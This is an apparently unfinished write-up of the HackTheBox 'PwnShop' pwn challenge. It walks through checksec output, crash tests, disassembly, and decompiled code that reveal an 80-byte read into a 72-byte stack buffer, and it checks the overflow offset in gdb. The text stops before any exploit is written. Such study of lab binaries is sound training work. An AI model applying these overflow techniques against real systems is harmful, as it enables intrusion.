

PwnShop




```
(env) flerb@ubuntu:~/HTB/PwnShop$ file pwnshop
pwnshop: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.s
o.2, BuildID[sha1]=e354418962cffebad74fa44061f8c58d92c0e706, for GNU/Linux 3.2.0, stripped
(env) flerb@ubuntu:~/HTB/PwnShop$ checksec pwnshop
[*] '/home/flerb/HTB/PwnShop/pwnshop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```



```
flerb@ubuntu:~/HTB/PwnShop$ ./pwnshop
========= HTB PwnShop ===========
What do you wanna do?
1> Buy
2> Sell
3> Exit
> 1
Sorry, we aren't selling right now.
But you can place a request.
Enter details: klsfshfiusdlhfulshfiuzshfiusznvuidsviudznviudznviundzfliuvndzfluinbzdfuinbldzifnbduifnvnlidfnvbudzsfnvliuzfdsnvlin
dfuivndfliuvbndzfliubndfziunblidufnbiudzfnbidfzunbudfnbiudfnz
Segmentation fault (core dumped)
```


NX is enabled, so similiar to HTB-Console we'll have to find a call to execute within the program and find a way to get it the required arguments, PIE is also enabled so if there's nothing obvious to point at in the program we'll have to find offsets.

There's an overflow in the Buy (above) there's some strangeness with Sell below, but that may just be because the buffer only partially overwrote the return.



```
flerb@ubuntu:~/HTB/PwnShop$ ./pwnshop
========= HTB PwnShop ===========
What do you wanna do?
1> Buy
2> Sell
3> Exit
> 2
What do you wish to sell? saufindsakufinsdufnsdunfsuidnfusznfisnfuzsnfnsdziufnsziufnsdnfuizdrsnfuisdnfiuzsdnfiuzsndiufnzskuigfnks
dzuinfiuzsdngiuzsdngfiuzdniugnzsdkifunszdufnzsdunfuzisnfsznfuiszdnfuizsnufnsdufnszdunfvkiuszdnfuszdnfzsdnfuizsduifnskzdufn
How much do you want for it? What? sznfisnf����U? The best I can do is 13.37$
What do you wanna do?
1> Buy
2> Sell
3> Exit
> Please try again.
What do you wanna do?
1> Buy
2> Sell
3> Exit
```

Overall structure:



```
; Segment type: Pure code
; Segment permissions: Read/Execute
_text segment para public 'CODE' use64
assume cs:_text
;org 10A0h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing


; int __fastcall main(int, char **, char **)
main proc near
push    rbp
xor     eax, eax
lea     rbp, aWhatDoYouWanna ; "What do you wanna do?"
push    rbx
push    rcx
call    sub_121E
lea     rdi, s          ; "========= HTB PwnShop ==========="
call    _puts
```

```
loc_10BD:               ; s
mov     rdi, rbp
call    _puts
lea     rdi, format     ; "1> Buy\n2> Sell\n3> Exit\n> "
xor     eax, eax
call    _printf
call    _getchar
mov     ebx, eax
call    _getchar
cmp     bl, 32h ; '2'
jz      short loc_10F7
```

```
cmp     bl, 33h ; '3'
jz      short loc_110E
```

```
loc_10F7:
xor     eax, eax
call    sub_126A
jmp     short loc_10BD
```


```
cmp     bl, 31h ; '1'
jnz     short loc_1100
```

```
loc_110E:
pop     rdx
xor     eax, eax
pop     rbx
pop     rbp
retn
main endp
```


```
xor     eax, eax
call    sub_132A
jmp     short loc_10BD
```

```
loc_1100:
lea     rdi, aPleaseTryAgain ; "Please try again."
call    _puts
jmp     short loc_10BD
```

This is the functionality of the program, noteworthy is the newline after what appears to be a print statement that is echoing back our input after it asks the price we'd like to sell our cheese for. Also, entering 13.37 takes us down a new branch that allows us to enter more details.




```
flerb@ubuntu:~/HTB/PwnShop$ ./pwnshop-patched
========= HTB PwnShop ===========
What do you wanna do?
1> Buy
2> Sell
3> Exit
> 1
Sorry, we aren't selling right now.
But you can place a request.
Enter details: cheese
What do you wanna do?
1> Buy
2> Sell
3> Exit
> 2
What do you wish to sell? cheese
How much do you want for it? 1
What? 1  /n ?
? The best I can do is 13.37$
What do you wanna do?
1> Buy
2> Sell
3> Exit
> 2
What do you wish to sell? cheese
How much do you want for it? 13.37
Sounds good. Leave details here so I can ask my guy to take a look.
details
What do you wanna do?
1> Buy
2> Sell
3> Exit
>
```



```
/* WARNING: Unknown calling convention yet parameter storage is locked */

undefined  [16] Intro-Loop(void)

{
  int buy-sell-or-exit;
  ulong in_RCX;
  char cVar1;

  Alarm();
  puts("========= HTB PwnShop ===========");
  while( true ) {
    while( true ) {
      puts("What do you wanna do?");
      printf("1> Buy\n2> Sell\n3> Exit\n> ");
      buy-sell-or-exit = getchar();
      getchar();
      cVar1 = (char)buy-sell-or-exit;
      if (cVar1 != '2') break;
      Sell();
    }
    if (cVar1 == '3') break;
    if (cVar1 == '1') {
      Buy();
    }
    else {
      puts("Please try again.");
    }
  }
  return ZEXT816(in_RCX) << 0x40;
}
```


Starting with the buy function, buy details accepts 80 bytes but buffer is only 72 bytes, so potentially payload = 'a' * 72 + hijacked_return



Decompile: Buy - (pwnshop-patched)

```
/* WARNING: Unknown calling convention yet parameter storage is locked */

void Buy(void)

{
  undefined Details-72-bytes [72];

  puts("Sorry, we aren\'t selling right now.");
  printf("But you can place a request. \nEnter details: ");
  read(0,Details-72-bytes,0x50);   80 bytes
  return;
}
```


Below confirms we get exactly 8 characters on the stack which causes a segfault and we can't overwrite the entire return address because we can only enter a max of 80 characters into the buffer.



```
flerb@ubuntu:~/HTB/PwnShop$ !tr
tr -dc A-Za-z0-9 </dev/urandom | head -c 100 ; echo ''
BgzsaAmqzEDD3ywtw59fecLA2qHR2VnnLVjeHVnqq516oAGjFFykJQ6zsDJEfmCKd3bVxenP86G8nzJ6H8Vy2aRrFioovmC8XjB1
flerb@ubuntu:~/HTB/PwnShop$ gdb -q pwnshop-patched
Reading symbols from pwnshop-patched...
(No debugging symbols found in pwnshop-patched)
(gdb) run
Starting program: /home/flerb/HTB/PwnShop/pwnshop-patched
========= HTB PwnShop ===========
What do you wanna do?
1> Buy
2> Sell
3> Exit
> 1
Sorry, we aren't selling right now.
But you can place a request.
Enter details: BgzsaAmqzEDD3ywtw59fecLA2qHR2VnnLVjeHVnqq516oAGjFFykJQ6zsDJEfmCKd3bVxenP86G8nzJ6H8Vy2aRrFioovmC8XjB1

Program received signal SIGSEGV, Segmentation fault.
0x000055555555535b in ?? ()
(gdb) H8Vy2aRrFioovmC8XjB1
Undefined command: "H8Vy2aRrFioovmC8XjB1".  Try "help".
(gdb) x/s $rsp
0x7fffffffdf78: "86G8nzJ6`SUUUU"
(gdb)
```

```
flerb@ubuntu:~/HTB/PwnShop$ expr length BgzsaAmqzEDD3ywtw59fecLA2qHR2VnnLVjeHVnqq516oAGjFFykJQ6zsDJEfmCKd3bVxenP86G8nzJ6
80
flerb@ubuntu:~/HTB/PwnShop$
```

The Sell branch also has some crazy business:

